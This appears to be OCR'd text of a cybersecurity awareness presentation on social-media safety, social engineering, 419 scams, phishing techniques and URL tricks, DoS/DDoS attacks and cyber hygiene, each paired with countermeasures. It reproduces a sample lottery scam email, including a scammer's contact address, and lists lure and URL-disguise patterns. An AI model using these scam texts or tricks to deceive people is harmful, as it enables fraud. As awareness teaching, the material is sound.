
How and when are my **Tweets not seen by everyone**?

Twitter **Embedded Live Video Widget** — Ads Info and Privacy

Tweet location FAQs

About **feedback for businesses**

Reporting Whatsapp Stolen accounts



Stolen accounts

About stolen accounts

You should never share your WhatsApp SMS verification code with others, not even friends or family. If you're tricked into sharing your code and lose access to your WhatsApp account, read the instructions below to recover your account.

If you suspect someone else is using your WhatsApp account, you should notify family and friends as this individual could impersonate you in chats and groups. Please note, WhatsApp is end-to-end encrypted and messages are stored on your device, so someone accessing your account on another device can't read your past conversations.

How to protect against WhatsApp scams.

Find out more: faq.whatsapp.com

Beware: Negative People/Games (Blue whale)

How to Protect

- Use a strong, unique password (don’t use the same password on multiple sites; don’t use eID password on social networking sites)
- Provide as little personal information as possible – avoid revealing birth date, address, etc.
- Understand and customize the privacy settings in all of your social networking accounts
- Don’t allow 3rd party applications to access your information (if possible)
- Be suspicious of friend/follow requests, ads, 3rd party applications, chat messages, etc.
- Minimize exploration – don’t carelessly click on lots of ads, videos, games, etc.

- Remember, your profile is on a public space.
- People aren’t always who they say they are.
- Harassment, hate speech, and inappropriate content should be reported.
- Don’t mislead people into thinking that you’re older or younger than you really are.
- Don’t post anything that would embarrass you later.
- Do not reveal any personal information
- Enable Multifactor Authentication
- Use social network website from secure system
- Exercise caution while sharing and forwarding posts

Research Scope

- Detection and analysis of malicious social networks using machine learning techniques
- Identification of source of fake video, images and news/text
- Detection of fake videos, images, audio and text through forensic techniques
- Sentiment analysis using AI & Machine Learning techniques

Social engineering

- How an unwitting user become more social?

  *“**Social engineering** is the act of manipulating people into performing actions or divulging confidential information.”*

- Intentions:
  - Phishing/ Financial Frauds
  - Malware Propagation
  - Nigerian (419) scams

SOCIAL ENGINEERING

The clever manipulation of the natural human tendency to trust.

humans are the only animals to trip twice over the same stone.


Social engineering Scams

Advance fee fraud/ Nigerian(419) Scams

- Term "419" refers to the article of the Nigerian Criminal Code "Obtaining Property by false pretences; Cheating“, dealing with fraud
- Variants
  - Lottery scam
  - Fake job offer
  - Fake Admissions and collecting fees
  - Beneficiary of a will
  - Charity scams
  - Friend/Lost wallet scam
  - Fake government, schemes and popular websites


Spam/Fraud

- Notifications pretended to be from banks
- Advertisements
- Job Portals, seasons/festivals/special breaking news/events



2011-12-03 1:27 PM

Subj: WINS : Your Mobile Number Won US$2Milion in victory lotto promo,for claims email stellamoore58@live.com



Divison of Yahoo Internet Lottery

"ONE MILLION UNITED STATE DOLLARS"

CONGRATULATIONS !!!!

YOU WON Â£1,000.000.00 DOLLARS!

YOU HAVE BEEN ANNOUNCED AS ONE OF TOP 25 LUCKY WINNERS !!!

CONGRATULATIONS!

Yahoo!! International Lottery Organization
Bangkok Branch Office
Address: 3 Rajdamnern Avenue

Examples

- Scammers collect data from e-Commerce websites, social media sites and other public sources to send messages, emails and making phone calls.

- Lottery winning messages, make phone calls and ask targetted users to deposit some money for processing by impersonating top brands/companies

- Fake job offer letters impersonating as from top Companies and ask to pay travelling and processing charges

- Unknown persons expressing interest to donate lump sum amount for charity and asks for paying small amount of money for processing of funds transfer.

- Many more….

Identity Theft

- Fraud committed or attempted using the identifying information of another person without permission
  - “Identity theft is a crime in which an imposter obtains key pieces of information such as Name, Address, Bank Account numbers and uses it for their own personal gain.”
- Phishing
- Information Stealing Malwares

Phishing

- The term Phishing is derived from *‘fishing’*

  password + *fishing* = *phishing*

“Phishing is the act of sending a communication (Email/Fax/SMS) to a user falsely claiming to be an legitimate enterprise/Brand in an attempt to scam the unsuspecting user into disclosing sensitive private information that can be used for identity theft. ”

Phishing methodology

- The attacker generates an E-mail that appears legitimate and requests the recipient to perform some action.

- The attacker sends the E-mail to the intended victims in a way that appears legitimate.


- Depending on the content of the E-mail, the recipient tricked to
  - open a malicious attachment
  - complete a form
  - visit a web site etc.

- The attacker harvests the victim’s sensitive information and may exploit it in the future.

Phishing Techniques

- E-Mail Phishing (asking to click on link/open attachment)
- SMS Phishing (click on link or trick user to provide confidential data)
- Vishing (Voice Phishing) – asking for user card number/CVV/OTP
- Spear Phishing – target on a person/organization

Mechanics of Phishing



1. Attacker hosts Phishing Website
   - Insecure webserver
   - Free hosting

2. Attacker advertises phishing links

Web Server

Phishing Website

Data collection point

How to identify phishing

- Identify difference between original and fake with some basic parameters
- Website name/URL
- Http and Https
- Padlock Icon
- Indication/notification of browser filters
- Information asked in webpage

Spear phishing: Highly targeted phishing

- Designed to target a specific individual or organisation

- Use of information available on web sites, blogs, or social networking sites to craft an interesting and relevant email

- The message looks very genuine and appears to have come from valid source.

- In a slight variation to this attack, emails may contain Microsoft Office/ PDF attachments. Attachments, if opened, may install malware on to victims system.

Spear phishing: Highly targeted phishing

- Just accessing the phishing site may divulge sensitive information which can be utilized in further attacks

HTML Forms as attachment

URL Tricks

- Compromised Webservers
  - http://www.not-so-secured.com/bankname/login/
- Free web hosting/Subdomain services
  - http://www.bank.com.freespacesitename.com/
- Misleading domain name (Type-Sqatting)
  - http://www.banckname.com/
- Random domain/subdomain names
  - Fast-flux, Rock Phish domains etc.
- URL Shortening Services
  - http://bit.ly/xyzabc, http://tinyurl.com/abc123

Phishing Attacks: Countermeasures

- Install, update, and maintain firewalls and intrusion detection software, including those that provide malware/spyware security
- Keep up-to-date patches and fixes on the operating system and application software
- Install and Enable anti phishing toolbars such as “Phishing Filter”, “Web Forgery” etc.
- Use latest Internet Browsers having capability to detect phishing sites.
- Exercise caution while opening unsolicited emails and do not click on a link embedded within
- Disable Active scripting except for trusted websites

Phishing Attacks: Countermeasures (contd…)

- Practice awareness when receiving emails that request account details (financial institutions almost never request financial details in emails)
- Only open email attachments from trusted parties
- Never click on links in suspicious emails
- Report suspicious emails to appropriate authorities (CERT-In and Banks)
- Change login, transaction password and PIN immediately after accidental disclosure of confidential data on any unknown website.
- Notice last login details (date and time) while using Internet Banking and report any suspicious activity to Bank.

Research scope

- Phishing detection using Artificial Intelligence and Machine learning techniques

- Email Text classification based on feature extraction and feature selection

- Phishing detection using visually similar pages

- Domain name based phishing detection


DoS/DDoS

- Denial of Service/Distributed Denial of Service attack

  “An attempt to make a computer resource unavailable to its intended users.”

  - Effects the availability and utility of computing and network resources
  - Attacks can be *distributed* for even more significant effect
- Network Based
  - Floods (Syn / HTTP etc.)
  - Smurf (ICMP Flood) – packets to broadcast address
  - Tear Drop (mangled IP fragments)
- Host Based
  - Vulnerability/Exploits
  - Configuration Errors

DDoS attack illustration



Countermeasures

- Identify critical services and their priority. Develop Business Continuity Plan.
- Deploy appropriate Intrusion/DDoS Prevention System capable of detecting and mitigating DDoS attacks.
- Ensure that Intrusion/DDoS Prevention System contain signatures to detect the attacks launched from common DDoS tools.
- Maintain list of contacts of ISPs, vendors of network and security devices and contact them as appropriate
- Understand your current environment, and have a baseline of the daily volume, type, and performance of network traffic.
- Review the traffic patterns and logs of perimeter devices to detect anomalies in traffic, network level floods (TCP, UDP, SYN, etc) and application floods (HTTP GET)
- Maintain and regularly examine logs of webservers to detect malformed requests/traffic.

Cyber Hygiene Principles

1. Know how to create strong passwords

1. Update & Patch your Digital devices and applications installed in it

1. Investigate the sender

1. Do not keep software you don’t need

1. Antivirus Solution

6. Be cautious when connecting and Browsing Internet

6. Do not break the Law – Think before you react/post/like

6. Don’t Share confidential Information- Only share Limited Information

6. Respect Others – Be Good Netizens

